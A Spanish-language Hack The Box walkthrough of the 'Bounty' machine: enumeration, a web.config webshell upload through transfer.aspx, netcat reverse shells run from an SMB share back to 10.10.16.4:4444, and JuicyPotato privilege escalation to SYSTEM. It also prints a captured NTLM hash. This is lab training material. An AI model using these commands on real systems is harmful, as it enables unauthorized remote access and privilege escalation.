

23-jun.-23



Maquina Bounty – Hack The Box

23-jun.-23

TOPICS

- Enumeration
- Malicious .config File Upload - Webshell.config (RCE)
- Abusing SelpersonatePrivilege (Privilege Escalation)
- Disabling Firewall To List SMB

Enumeración y Reconocimiento

Iniciamos verificando conectividad con la máquina.

\$ping -c 1 10.10.10.93

```
> ping -c 1 10.10.10.93
PING 10.10.10.93 (10.10.10.93) 56(84) bytes of data.
64 bytes from 10.10.10.93: icmp_seq=1 ttl=127 time=112 ms

--- 10.10.10.93 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.763/111.763/111.763/0.000 ms
```

Realizaremos un escaneo de puertos con NMAP

nmap -p --open -sCV -sS -n -v --min-rate 5000 10.10.10.93 -oN Ports

```
# Nmap 7.93 scan initiated Thu Jun 22 19:54:03 2023 as: nmap -p --open -sCV -sS -n -v --min-rate 5000 -oN Ports 10.10.10.93
Nmap scan report for 10.10.10.93
Host is up (0.58s latency).
Not shown: 65534 filtered tcp ports (no response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http_server_header: Microsoft-IIS/7.5
|_ http_methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http_title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 22 19:54:46 2023 -- 1 IP address (1 host up) scanned in 42.94 seconds
```

Solo tenemos el puerto 80/tcp


Veamos un poco la página <http://10.10.10.93/>



Raptor-Attack


23-jun.-23

Voy a realizar fuzing por extensiones aspx y aps, ya que viendo la herramienta wappaziler nos reporta Microsoft asp.net




WFUZZ

```
wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,asp-asp http://10.10.10.93/FUZZ.FUZZZ
```



Tenemos un recurso "transfer.aspx", veamos de que trata.



Raptor-Attack

23-jun.-23

Tenemos una forma potencial de subir archivos en el sitio, voy realizar fuzzing por extensiones con burpsuite para ver que tipo de extensiones acepta.

```
1 POST /transfer.aspx HTTP/1.1
2 Host: 10.10.10.93
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.93/transfer.aspx
8 Content-Type: multipart/form-data; boundary=-----39569043275368124481459443745
9 Content-Length: 753
0 Origin: http://10.10.10.93
1 DNT: 1
2 Connection: close
3 Cookie: ASPSESSIONIDSSBTQDQB=EBCJMBICNBABNPCKNPAEICJA
4 Upgrade-Insecure-Requests: 1
5
6 -----39569043275368124481459443745
7 Content-Disposition: form-data; name="__VIEWSTATE"
8
9
10 -----39569043275368124481459443745
11 Content-Disposition: form-data; name="__EVENTVALIDATION"
12
13
14 -----39569043275368124481459443745
15 Content-Disposition: form-data; name="FileUpload1"; filename="test.txt"
16 Content-Type: text/plain
17
18 hola estoy dentro
19
20 -----39569043275368124481459443745
21 Content-Disposition: form-data; name="btnUpload"
22
23 Upload
24 -----39569043275368124481459443745--
```

Extensiones aceptadas, indicadas por burpsuite.


| | | | | | |
|----------|-----|--------------------------|--------------------------|------|-----------------------------|
| .swf | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .xml | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .cfm | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .xhtml | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .wmv | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .zip | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .axd | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .gz | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .png | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1350 | |
| .doc | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1350 | |
| .shtml | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .jsp | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .ico | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .exe | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .csi | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .inc.php | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .config | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1350 | |
| .jpeg | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1350 | |
| .ashx | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .log | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .xls | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1350 | |
| .o | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .old | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .mp3 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .com | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |
| .tar | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1355 | Invalid File. Please try... |

Entre todas las extensiones reportadas, existe una que es de mi interés “.config”, que nos permitira subir una webshell.config y poder ejecutar cualquier comando

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Configuration%20IS%20web.config/web.config>

23-jun.-23

Ahora que tengo el recurso descargado en mi maquina atacante, intentare subirlo a la pagina




Bueno, ahora se que el archivo fue cargado exitosamente pero, no se donde fue cargado, por lo cual intentare buscar alguna carpeta donde haya sido almacenado.

```
=====  
[+] Url: http://10.10.10.93  
[+] Method: GET  
[+] Threads: 200  
[+] Wordlist: /usr/share/seclists  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Timeout: 10s  
=====  
2023/06/23 00:35:28 Starting gobuster in directory  
=====  
/UploadedFiles (Status: 301) [Size: 156]  
/uploadedFiles (Status: 301) [Size: 156]  
/uploadedfiles (Status: 301) [Size: 156]  
=====
```

Bingooooo.

Buscamos nuestro archivo cargado en el sitio.



Raptor-Attack

23-jun.-23

Ahora me mandare una cmd a mi maquina de atacante para ganar acceso directamente

\\10.10.16.4\smb\nc64.exe -e cmd 10.10.16.4 4444

```
[*] Remaining connections []
[*] Incoming connection (10.10.10.93,49159)
[*] AUTHENTICATE_MESSAGE (BOUNTY\merlin,BOUNTY)
[*] User BOUNTY\merlin authenticated successfully
[*] merlin::BOUNTY:aaaaaaaaaaaaaaaa:e1e5262888badaefe845a572150da06f:0
3006e0078006e0047005a00020010004a004c004c004d0049006100580045000400100
0d309bd1cff67b41cb85add67568dbd9ba83893761b051edfc3dcd9db470336000a001
0000000000000000
[*] Connecting Share(1:smb)
[*] Handle: The NETBIOS connection with the remote host timed out.
[*] Closing down connection (10.10.10.93,49159)
[*] Remaining connections []

whoami
whoami
bounty\merlin

ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IPv4 Address. . . . . : 10.10.10.93
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{27C3F487-28AC-4CE6-AE3A-1F23518EF7A7}:
```

ESCALADA DE PRIVILEGIOS

Después de realizar enumeración, tenemos un privilegio asignado

```
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process          Disabled
SeAuditPrivilege          Generate security audits                     Disabled
SeChangeNotifyPrivilege  Bypass traverse checking                    Enabled
SeImpersonatePrivilege    Impersonate a client after authentication   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set               Disabled
```

SeImpersonatePrivilege

23-jun.-23

JuicyPotato

Juicy Potato utiliza una técnica de ataque llamada "Spoofing de objeto COM" para engañar al sistema operativo y hacerle creer que se está comunicando con un objeto COM legítimo, cuando en realidad está interactuando con un objeto malicioso creado por el atacante. Al aprovechar esta vulnerabilidad, Juicy Potato puede obtener permisos elevados o privilegios de administrador en el sistema comprometido.

github <https://github.com/ohpe/juicy-potato>

siguiendo los pasos mencionados para poder ejecutar comando como NT Authority System, subiere el ejecutable a la maquina víctima.

```
PS C:\Windows\Temp\Privesc> .\JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
PS C:\Windows\Temp\Privesc>
```

```
06/23/2023 10:02 AM <DIR>
06/23/2023 10:02 AM <DIR> ..
06/23/2023 05:45 AM 347,648 juicypotato.exe
09/17/2011 08:52 AM 45,272 nc64.exe
2 File(s) 392,920 bytes
2 Dir(s) 11,846,569,984 bytes free
```

Ejecución

1- `juicypotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1234 -a "/c C:\Users\merlin\Desktop\nc64.exe -e 10.10.16.4 4444"`

2- Nos ponemos en escucha con nc por el puerto 4444

PWNED

```
whoami
nt authority\system

ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . . . :
IP4 Address. . . . . : 10.10.10.93
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{27C3F487-28AC-4CE6-AE3A-1F23518EF7A7}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
```

Raptor-Attack